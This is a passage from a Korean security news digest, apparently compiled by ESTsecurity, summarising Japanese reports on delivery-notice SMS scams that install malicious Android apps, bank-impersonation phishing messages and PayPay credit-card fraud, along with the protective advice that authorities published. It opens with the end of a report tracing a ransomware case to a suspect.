공개적으로 접근 가능한 정보를 활용해, 연구원들은"lsy resource assistant"와 "LSY classic alarm v1.1" 를 개발한 소프트웨어 프로그래머인 "Luo" 를 용의자로 지목했다. 그의 QQ 계정 번호, 휴대 전화번호, Alipay ID 와 이메일 ID 가 연구원이 수집한 공격자의 WeChat 계정 정보와 동일했다. WeChat 은 신고를 받고 공격자가 랜섬머니를 받는데 사용한 계정을 정지 시켰다. 연구원들은 중국의 법 집행 기관에 이를 신고한 상태다.

[출처] https://www.huorong.cn/info/1543706624172.html

## 이번은 야마토운수를 사칭하는 SMS 공격이 확산, 부재중통지를 가장한 부정어플을 설치

### 今度はヤマト運輸をかたる SMS 攻撃が拡散、不在通知を装い不正アプリをインストール

야마토운수(ヤマト運輸)의 택배 부재중통지를 위장한 SMS 에서 부정 어플을 설치하게 만드는 공격이 발생하고 있다는 사실이 밝혀졌다. 최근까지도 사가와큐빈(佐川急便)을 사칭하는 비슷한 수법이 확인되어 왔는데, 이번에는 그 "야마토운수판"이라고 할 수 있다.

독립행정법인 정보처리추진기구(IPA)에 따르면, 야마토운수를 사칭하는 부재중통지 SMS 에 기재된 URL 을 통해 Android 단말에서 접속하면 야마토운수의 정규사이트를 위장한 부정사이트로 유도된다고 한다. 이 사이트를 표시하는 동시에 부정 어플을 다운로드하게 만드는 경우도 있지만 다운로드 개시 직전에 '이 종류의 파일은 사용하시는 단말에 악영향을 미칠 가능성이 있습니다' 등의 경고 화면이 떠서 차단할 수 있는 케이스도 확인되었다.

부정 어플을 설치했을 경우, 야마토운수의 택배부재통지를 위장한 SMS 를 유저 단말에서 모르는 전화번호 앞으로 다수 송신하는 사례가 확인되고 있다.


1. 가짜 부재통지 SMS 를 송신
2. 기재된 URL 을 터치
3. 가짜 사이트가 표시되는 동시에 다운로드가 시작된다.

그리고 iPhone 에서 유도처 웹사이트에 접속하면, 사가와큐빈을 가장한 부정사이트가 표시된다는 것이 12 월 11 일 시점에서 확인되고 있기 때문에, "사가와큐빈판"과 비슷한 피해가 예상된다. 이 사이트에서는 전화번호와 인증코드의 입력화면이 표시되는데 이들을 입력하면 모바일결제서비스를 부정 사용 당할 가능성이 있다.


iPhone에서는 사기와류빈을 가장한 부정사이트가 표시된다

부정사이트가 표시되었을 경우에는 화면을 닫고 대처하지 않길 바란다. 만일 부정 어플을 설치했을 경우에는 바로 스마트폰을 비행모드로 바꾸고 통신의 무효화하여 이 어플의 언인스톨을 하도록 IPA에서는 권고하고 있다. 이 외에 SNS 등의 계정의 패스워드 변경이나 수상한 모바일결제 청구가 발생하고 있지는 않은지 휴대전화회사에 확인하도록 촉구하고 있다.

또 부정 어플에 의한 스마트폰 본체에 대한 영향범위는 명확하지 않기 때문에 초기화를 하는 것도 추천한다. 데이터 복원을 할 경우에는 부정 어플을 설치한 시점보다 전의 백업데이터 사용이 추천된다.

[출처] https://internet.watch.impress.co.jp/docs/news/1158230.html

## ‘제 1 비밀번호(第一暗証)는 원타임 패스워드가 아닙니다’ – 미쓰이스미토모(三井住友)은행을 사칭하는 SMS 에 주의

「第一暗証はワンタイムパスワードではございません」 - 三井住友銀かたる SMS に注意

미쓰이스미토모(三井住友)은행을 사칭하는 메시지가 송신되고 있다고 해서 피싱대책협의회가 주의를 호소했다.


가짜 사이트로 유도하는 SMS (화면 : 피싱대책협의회)

문제의 메시지(SMS)의 경우는 온라인뱅킹에 관한 에러통지로 보이게 만들어 가짜 사이트로 유도하여 로그인 패스워드 등을 속여서 빼앗으려고 하고 있었다. 처음에는 ‘제 1 비밀번호는 원타임 패스워드가 아닙니다’ 등으로 에러통지로 보이게 만든 메시지를 반복하여 송신된다. 그 다음에는 패스워드가 다음 날에 실효할 것이라고 불안을 부추겨서 피싱사이트로 유도하여 제 1 비밀번호의 갱신 등으로 사칭하여 정보를 속여서 빼앗으려고 하고 있었다.

12 월25 일 시점에서 피싱사이트의 가동이 확인되고 있으며 피싱대책협의회에서는 사이트 폐쇄를 위해 조사를 JPCERT 코디네이션센터에 조사를 의뢰했다. 유사한 공격에 주의하도록 당부하고 있다.

[출처] http://www.security-next.com/101333

# PayPay 로 시큐리티코드 20 회 이상 입력은 13 건, 9 건은 본인 – 외부에서 신용카드정보 입수했는가

PayPay でセキュリティコード 20 回以上入力は 13 件、9 件は本人 - 外部でクレカ情報入手か

스마트폰을 이용한 결제서비스를 제공하는 PayPay 은 신용카드의 부정이용 피해가 발생한 원인에 대해서 외부에서 유출된 신용카드정보가 악용 되었다는 견해를 제시했다. 이 회사는 부정이용을 보상하고 3D 시큐어에 대응할 예정이라고 한다.

이 회사 결제서비스에서 부정이용의 보고가 이어지고 더 나아가 이 회사 어플에서 시큐리티코드의 입력 횟수가 제한되지 않고 있다는 것이 그 원인이 아닌가 하는 지적을 받아 이 회사에서는 시큐리티코드의 입력 횟수를 제한하는 업데이트를 실시하는 등 대응을 추진하고 있었다.

일련의 문제에 따라 이 회사가 조사를 진행한 결과, 신용카드가 등록되었을 때 시큐리티코드가 20 회 이상 입력된 케이스는 서비스 개시 이후 13 건에 머물고 있으며 그 중 9 건은 본인에 의한 입력이었다는 사실이 판명되었다고 한다. 조사결과에 따라 이 회사는 신용카드의 부정 이용에 대해서 이 회사 이외에서 입수된 신용카드정보가 악용되었을 가능성이 높다고 설명한다. 부정 이용에 대한 대책으로 본인 인증을 추가한다.

구체적으로는 신용카드의 명의인 본인인지 인증을 하는 '3D 시큐어'를 2019 년 1 월에 도입하고 이용자에게 인증을 요구한다. 다만 결제별 인증은 불필요하다고 한다. 현재 이 회사에서는 신용카드에 의한 결제를 30 일 이내 5 만엔으로 하는 상한을 설정하고 있으며, 도입 후에는 3D 시큐어에 의한 인증 유무로 다른 상한액을 설정한다.

또 부정 이용에 대한 대책에 대해서는 20 회 미만이라고 해도 시큐리티코드가 일정 횟수 이상 입력되고 등록되어 결제가 이루어진 신용카드에 대한 대응을 추진하여 부정 이용의 혐의가 있을 경우에는 신용카드회사에서 연락하여 부정한 청구에 대해서는 이 회사가 전액을 보상할 방침이다.

이용자가 신고하여 신용카드회사에서 부정 이용이 인정되었을 경우에도 이 회사가 전액을 보상하겠다고 하고 있으며 신용카드의 청구명세를 확인하여 수상한 청구가 있을 경우에는 신용카드회사에게 연락을 취하도록 요구하고 있다.

[출처] http://www.security-next.com/101429


**(주)이스트시큐리티**

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com